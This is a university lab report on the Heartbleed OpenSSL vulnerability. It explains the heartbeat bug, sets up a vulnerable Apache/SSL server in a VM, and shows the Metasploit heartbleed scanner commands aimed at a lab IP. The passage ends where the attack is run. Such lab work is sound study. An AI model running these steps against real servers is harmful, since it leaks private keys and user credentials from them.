Al-Najah National University
Department of Engineering and Information technology
Computer Network and Information Security

HeartBleed

Mohammed Adnan
Instructor: Dr. Ahmed Awad

31/3/2021

1 Abstract

The purpose of this experiment is to understand the serious vulnerability of Heartbleed attack for SSL/TLS sessions.

2 Introduction

To understand how the Heartbleed vulnerability (CVE-2014-0160) works, you need to know a little bit about how the TLS/SSL protocols operate, and how computers store information in memory.

One important part of the TLS/SSL protocols is what's called a heartbeat. Essentially, this is how the two computers communicating with one another let each other know that they're still connected even if the user isn't downloading or uploading anything at the moment. Occasionally, one of the computers will send an encrypted piece of data, called a heartbeat request, to the other. The second computer will reply back with the exact same encrypted piece of data, proving that the connection is still in place. Crucially, the heartbeat request includes information about its own length.

So, for example, if you're reading your Yahoo mail but haven't done anything in a while to load more information, your web browser might send a signal to Yahoo's servers saying, in essence, "This is a 40 KB message you're about to get. Repeat it all back to me." (The requests can be up to 64 KB long.) When Yahoo's servers receive that message, they allocate a memory buffer — a region of physical memory where it can store information — that's 40 KB long, based on the reported length of the heartbeat request. Next, it stores the encrypted data from the request into that memory buffer, then reads the data back out of it and sends it back to your web browser.

That's how it's supposed to work. The Heartbleed vulnerability arose because OpenSSL's implementation of the heartbeat functionality was missing a crucial safeguard: the computer that received the heartbeat request never checked to make sure the request was actually as long as it claimed to be. So if a request said it was 40 KB long but was actually only 20 KB, the receiving computer would set aside 40 KB of memory buffer, then store the 20 KB it actually received, then send back that 20 KB plus whatever happened to be in the next 20 KB of memory. That extra 20 KB of data is information that the attacker has now extracted from the web server.

This is the crucial part of the operation. Even when a computer is done with information, it persists in memory buffers until something else comes along to overwrite it. If you're the attacker, you have no way to know in advance what might be lurking in that 20 KB you just grabbed off the server, but there are a number of possibilities. It could be gibberish or useless cruft. You could get SSL private keys, which would allow for the decryption of secure communication to that server (this is unlikely, but would be the holy grail for an attacker). More commonly, you could get back usernames and passwords that had been submitted to applications and services running on the server, which would allow you to log in and gain access.

3 Experimental Setup

In this experiment, we need two systems running each on a VM, the attacker system and the victim system (Web server). We will also need an Apache server with SSL support on the victim machine. And we made sure to install OpenSSL version 1.0.1 on the server machine.

4 procedure

4.1 Preparing the Environment

1. At first, we made sure about the version of OpenSSL to be 1.0.2 :



Figure 1: OpenSSL Version.

2. After that we Install Apache web server on the server machine using the command **apt install apache2**, as shown in figure below.



Figure 2: Insatll Apache server.

3. Then we enable the SSL that support the apache server using the command **a2enmod SSL**:



Figure 3: Enable ssl in apache server.

4. After enabled SSL, we restart the apache server to apply the change.



Figure 4: Restart apache server.

5. Then we create a directory named SSL under **/etc/apache2**. This directory will be used later to store the web-server key and its certificates.



Figure 5: Create SSL directory.

6. after that we create a self-signed certificate using openssl library using the following command under the directory /etc/apache2/ssl

   openssl req -x509 -nodes -days 365 -newkey rsa:2048 -keyout /etc/apache2/ssl/webserver.key -out /etc/apache2/ssl/webserver.crt

   - We use RSA encryption with a 2048 bit key, to create the private key for the certificate and will be inside the webserver.key
   - So the key will be the certificate private key and the webserver.crt will be the signed certificate.
   - This certificate will still available for 365 days.

7. We configure the Apache server to use the certificate we have created. To do so, we edit the file/etc/apache2/sites-available/default-ssl.conf, by adding in the first the ServerName IP and the HTTPsport number, as shown in figure 6. Also, we set SSLEngine to be ON, After that we add the absolute for both the private key and certificate, as shown in figure 8.



Figure 6: Add serverName IP.

Figure 7: Add absoulte pathe for key certificate.

8. We activate what we have done in the SSL configuration file using the command **a2ensite default-ssl.conf**, then we restart the server to apply the change, as the figure below shows.

```
mohammed8@server:/etc/apache2/sites-available$ sudo a2ensite default-ssl.conf
Site default-ssl already enabled
mohammed8@server:/etc/apache2/sites-available$ sudo service apache2 restart
mohammed8@server:/etc/apache2/sites-available$
```

Figure 8: Activate SSL restart server

9. Then we try to use our .web-browser to access the web-server with HTTPS as figure 9 shows we will be able to open it because we have a self-sign certificate, as figure 22 shows



Figure 9: Web-Server



Figure 10: Web-Server certificate

10. Then we use nmap tool to check the status of the https session.



Figure 11: HTTPs status

11. Then we made sure that the web server is accessible by the other machine in our system.



Figure 12: Web-server in Attacker VM

12. We use Wireshark to capture Heartbeat request and response packets on the other machine (attacker machine), as shown in figures 13 14.



Figure 13: Request packet.



Figure 14: capture Heartbeat packet.

4.2 Performing the HeartBleed Attack

1. After installing metasploit, we open the metasploit console using the command **msfconsole.**



Figure 15: Opening metasploit

2. Then we set the auxiliary scanner to be openssl-heartbleed using the following command **use auxiliary/scanner/ssl/openssl-heartbleed**



Figure 16: Set auxiliary scanner to be openssl-heartbleed

3. Before changing anything we check the default option using the command **show option**.

```
msf6 auxiliary(scanner/ssl/openssl_heartbleed) > show options

Module options (auxiliary/scanner/ssl/openssl_heartbleed):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   DUMPFILTER                         no        Pattern to filter leaked memor
                                                y before storing
   LEAK_COUNT        1                yes       Number of times to leak memory
                                                 per SCAN or DUMP invocation
   MAX_KEYTRIES      50               yes       Max tries to dump key
   RESPONSE_TIMEOUT  10               yes       Number of seconds to wait for
                                                a server response
   RHOSTS                             yes       The target host(s), range CIDR
                                                 identifier, or hosts file wit
                                                h syntax 'file:<path>'
   RPORT             443              yes       The target port (TCP)
   STATUS_EVERY      5                yes       How many retries until key dum
                                                p status
   THREADS           1                yes       The number of concurrent threa
                                                ds (max one per host)
   TLS_CALLBACK      None             yes       Protocol to use, "None" to use
                                                 raw TLS sockets (Accepted: No
                                                ne, SMTP, IMAP, JABBER, POP3,
                                                FTP, POSTGRES)
   TLS_VERSION       1.0              yes       TLS/SSL version to use (Accept
                                                ed: SSLv3, 1.0, 1.1, 1.2)


Auxiliary action:

   Name  Description
   ----  -----------
   SCAN  Check hosts for vulnerability
```

Figure 17: Default option

4. Now we Set the RHOSTS to be the IP address of the victim machine (web server) using the command set RHOSTS.

```
msf6 auxiliary(scanner/ssl/openssl_heartbleed) > set RHOSTS 192.168.0.2
RHOSTS => 192.168.0.2
msf6 auxiliary(scanner/ssl/openssl_heartbleed) >
```

Figure 18: Set RHOSTS

5. To ensure that the RHOSTS attribute has been successfully modified we do **show option** command again.



Figure 19: Ensure of RHOSTS

6. Then we set a verbose mode to be true also changed the TLS version to be 1.1

Figure 20: change verbose mode TLS version

7. Now we Run the attack as shown in the figure below, we find all server certificate information..

